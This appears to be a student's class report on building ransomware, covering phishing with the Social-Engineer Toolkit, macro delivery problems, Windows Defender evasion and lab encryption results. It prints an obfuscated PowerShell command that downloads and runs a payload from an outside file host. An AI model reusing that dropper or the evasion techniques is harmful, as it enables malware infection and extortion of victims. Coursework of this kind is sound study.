Malware Final

# Preface



I would like to begin by thanking you for hosting this class; I have learned a great deal form your lectures and have be introduced to topics that I used to believe were beyond me. Thank you for another amazing semester.

# Introduction

For my final project I decided to build my own ransomware. This has been a rather daunting task, however I found to be more interesting and meaningful to me than the other options. I outlined my infection path as such. We begin sending a phishing email to our targets. Then then download an infected macro enabled excel document that, when enabled, auto executes a VBA script that exploits PowerShell. From PowerShell the script will download and execute the ransomware on our victim’s computer. Now that we have an outline as to how this should work let’s get into the details.

# Phishing Email

In order to begin our attack, we will need to generate some phishing emails. The sole objective of this section is to have our victims click some sort of link. Ideally this would be a download link that gets an infected file onto their system. In order to achieve this goal, we employ the aid of The Social-Engineer Toolkit. We do so because in a deployment scenario it is more likely that we would be sending out mass emails as opposed to spear-phishing.



Here we can be seen navigating through the menus. I will begin by selecting the mass mailer section and then, for our testing purposes, select the single emailer.

A few entries later and the email is sent. Here’s what the victim was emailed.

 In the introduction I outlined how we were going to use a malicious excel document, however in the phishing email I have used a link to a downloadable executable. This is due to difficulties that will be discussed in the following section. Despite these changes downloading and executing the file will achieve the same end result. The victim’s computer will be encrypted.

# Excel Difficulties

In order to infect the victim’s computer, I decided that I was determined to use a macro enabled excel document. This document would execute the malicious macros upon open. While I was able to get instances of this process to work and execute, I ran into many issues. One of the biggest issues I ran into was windows defender.


Here we can see that windows spots the malicious macro and shuts it down.

In order to try and avoid detection we begin by using Outlook to spawn a new shell session. If we were to use a different process such as word or excel it would immediacy be flagged and shut down. However, by using Outlook to spawn a shell process it seen as a more normal occurrence and is allowed to proceed.

Now if we were to execute some basic commands such as ‘whoami’ we wouldn’t have any issues, but where’s the fun in that. So, we attempt to run a bitsadmin download and execute script to which windows defender promptly shuts down. Its at this point in which the cat and mouse game between red team and blue team really begins. I began researching on how to thwart this wretched windows defender. I figured it can’t be too hard right?

It is at this point where I came across Invoke-Obfuscation.


Invoke-Obfuscation is a windows PowerShell obfuscation tool created by Daniel Bohannon. I found a video from HACKTIVITY 2016 in which he provided great insight into the world of PowerShell attacks. He demonstrated that using the built-in utilities of PowerShell we are able to severely obfuscate a standard command to the point in which its completely undetectable to a standard system. The best way me to truly convey this through example.

Here is our starting command

And here is what it has metamorphosed into:


C:\WiNDOWs\syStEM32\cMD /C " eChO/(^^^&("{0}{1}{2}" -f 'New','-Objec','t') ("{6}{5}{3}{4}{2}{0}{1}"-f 'WebCl','ient','t.','em.','Ne','yst','S')).("{0}{1}{2}"-f 'Down','load','File').Invoke(("{13}{5}{16}{9}{17}{11}{20}{14}{1}{8}{19}{15}{10}{4}{12}{18}{3}{6}{2}{0}{7}"-f '.e','5x8','82%29','\_device','95zz','/downl','+%2','xe','x4','4.me','r','afire.co','2x3u/Encryp','https:/','62','dxgo','oad133','di','t','g/lj','m/s8i4'),("{1}{0}{2}{3}" -f'ncryp','E','t\_','device.exe'));^^^&("{1}{3}{4}{2}{0}"-f's','Start','s','-Proc','e') ("{1}{2}{4}{3}{0}" -f 'e','En','crypt\_devi','x','ce.e')|CLIP&&C:\WiNDOWs\syStEM32\cMD /CpoweRsHELl -StA ${N`UlL} = [Reflection.Assembly]::( \"{1}{0}{3}{4}{2}\" -f'Wi',(\"{1}{0}\" -f 'oad','L' ),'e','t',(\"{0}{1}{2}\" -f'hPar','t','ialNam' ) ).\"inV`o`KE\"( (\"{2}{0}{1}{4}{3}\" -f 'ystem.','Windo','S','ms','ws.For' )) ; ( [SYSteM.WinDOws.FOrmS.cLiPBOArd]::(\"{2}{0}{1}\" -f( \"{1}{0}\" -f 'e','eTt' ),'xt','g').\"i`NVOke\"( ) ) ^^^| ^^^&( \"{2}{4}{1}{3}{0}\" -f 'ioN',(\"{2}{1}{0}\"-f'PR','EX','OKe-' ),'i','Ess','Nv') ; [System.Windows.Forms.Clipboard]::(\"{1}{0}\"-f 'ar','Cle').\"in`V`oKE\"( )"

As you can see it’s not exactly legible. Additionally, this command has been wrapped with a launcher which means that we are able to execute the command from command line as is. Now running something like this becomes very difficult for windows defender to detect and for good reason; There are millions of combinations of this single command let alone attempting to catch all the other possible obfuscated commands. Now this is the part where we slap this command into an excel macro and go on our merry way right? Oh, how I wish that were the case.

Going back to excel we are greeted with what I found to be one of my biggest hang-ups in this project. VBA. Now I don’t know much about VBA, however I have discovered it does not play well with special characters and delimiters. It was very common to get errors in which VBA simply did not understand where a command started and stopped. Additionally, each line is only allowed to be of a certain length so in order to fit an obfuscated command into a variable you had to build your own multi line variable string literal. I forgot to mention that. VBA does not do multi line anything as far as I’m aware. A semi workaround was to conjoin lines of string literals via “ & \_ “. This worked something but it often broke on its inability to properly delaminate where the string started and stopped. I looked deeper into this issue, and I found that in some advanced malware analysis videos attackers were storing their commands in the excel spreadsheets. This appears to be the best solution so far. I was unable to learn this concept in time, however I plan on exploring this topic further. I believe that by hiding my commands in the data cells and calling the code by piece I will be able to execute commands undetected by windows defender.


Here we can see some of the Invoke-Obfuscation commands available to us.

# Executing Malware


 What would have happened if we were able to get our Obfuscated commands into the excel document? Well with a bit of leniency to the rules we’ll find out. We will begin by pasting our modified command into a command prompt.


We enter our command and run.


Our malware is then downloaded and auto executed on the victim’s machine.



Here we are prompted by the safety if we really want to run this program. I purposely implemented this to avoid bricking my desktop while developing. Clearly, we would remove this feature from a production piece, however this is a lab environment, and we must be extremely caution when working with live malware. We click run and let the havoc begin.


With the creation of Fernet\_key.txt and ransom.txt we are able to assume that the ransomware has finished.




We now go to check on all of a sensitive document and find that they have been encrypted. 







We are unable to open any of these documents.



Here is the list of file extension to attack. We avoid any .exe because it is likely to brick the system

# Bugs

I ran into some strange issue running the ransomware on different VMs. If I run it on my desktop, I never had any issues. Running the program in a VM the users files would still be encrypted however the decrypt gui refused to pop up, the ransom note would be created but not opened, and the users background wouldn’t change. I’m unsure if this is due to them being VMs or if its because of developing the program in different windows versions. This is something that would have to be put through additionally testing to resolve. I created a video of the ransomware running on my desktop (I disabled the encryption function) to illustrate the intended design.

# Conclusion

Overall, I learned a lot working on this project. I am absolutely amazed by how much fun I had learning about the excel malicious macros. I certainly think that additionally research into cell scripting will allow for me to execute my PowerShell commands undetected. I also think that additionally testing on VMs and disposable desktops will allow me to revise my ransomware until it runs on a plethora of windows machines.